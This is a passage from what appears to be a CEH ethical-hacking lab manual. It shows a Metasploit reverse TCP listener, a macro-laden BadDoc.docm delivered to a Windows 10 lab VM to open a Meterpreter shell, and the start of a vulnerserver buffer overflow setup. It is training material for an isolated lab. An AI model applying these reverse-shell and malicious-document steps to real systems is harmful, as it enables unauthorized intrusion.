LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
```

Figure 1.6.31: Start the listener

44. Switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

45. Click **BadDoc.docm** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.6.32: Downloading malicious exe file on the victim's system

46. Once you click on the **BadDoc.docm** file, the **Opening BadDoc.docm** pop-up appears; select **Save File**.

47. The malicious file will download to the browser's default download location (here, **Downloads**). Now, double-click the **BadDoc.docm** file to run it.




Figure 1.6.33: Malicious file successfully downloaded

T A S K 6 . 7

Open the Malicious Document




Figure 1.6.34: Enable editing option in MS Word

49. A **SECURITY WARNING** appears; click **Enable Content**, as shown in the screenshot.




Figure 1.6.35: Enable the content option

50. Now, switch back to the **Parrot Security** virtual machine and observe that one session is created or opened in the **Meterpreter shell**, as shown in the screenshot.

A screenshot of a terminal window titled "Parrot Terminal". The title bar has three colored circles (red, green, yellow). The menu bar includes File, Edit, View, Search, Terminal, and Help. The command "msf5 exploit(multi/handler) > exploit" is entered. The terminal output shows: "[*] Started reverse TCP handler on 10.10.10.13:4444", "[*] Sending stage (180291 bytes) to 10.10.10.10", and "[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:51345) at 2019-11-05 07:07:05 -0500". The last line is highlighted with a red border. The prompt "meterpreter >" is visible at the bottom.

Figure 1.6.36: Meterpreter shell successfully obtained

TASK 6.8**View Exploited System Details**

```

Parrot Terminal
File Edit View Search Terminal Help
meterpreter > sysinfo
Computer       : WINDOWS10
OS             : Windows 10 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter     : x86/windows
meterpreter >

```

Figure 1.6.37: Viewing exploited system details through the command line

51. Type **sysinfo** and hit **Enter** to view the system details of the exploited computer, as shown in the screenshot.

52. Close all open windows and document all the acquired information.

Perform Buffer Overflow Attack to Gain Access to a Remote System

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we use a **Parrot Security (10.10.10.13)** virtual machine as the host machine and a **Windows 10 (10.10.10.10)** virtual machine as the target machine.

TASK 7.1

Launch Vulnserver

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations.

2. The **Windows Security Alert** window appears; click **Allow access**.



Figure 1.7.1: Window Security Alert window

3. **Vulnserver** starts running, as shown in the screenshot.

A screenshot of a Command Prompt window. The title bar says "E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Vulnserver\vulnse...". The window displays the following text:

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Figure 1.7.2: Vulnserver starts running

4. Minimize the **Command Prompt** window running **Vulnserver**.
5. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

T A S K 7 . 2

Install and Launch Immunity Debugger

- The buffer overflow vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

- The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.




Figure 1.7.3: Install Immunity Debugger

- Follow the wizard and install Immunity Debugger using the default settings.
- After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.

- The **Immunity Debugger** main window appears, as shown in the screenshot.

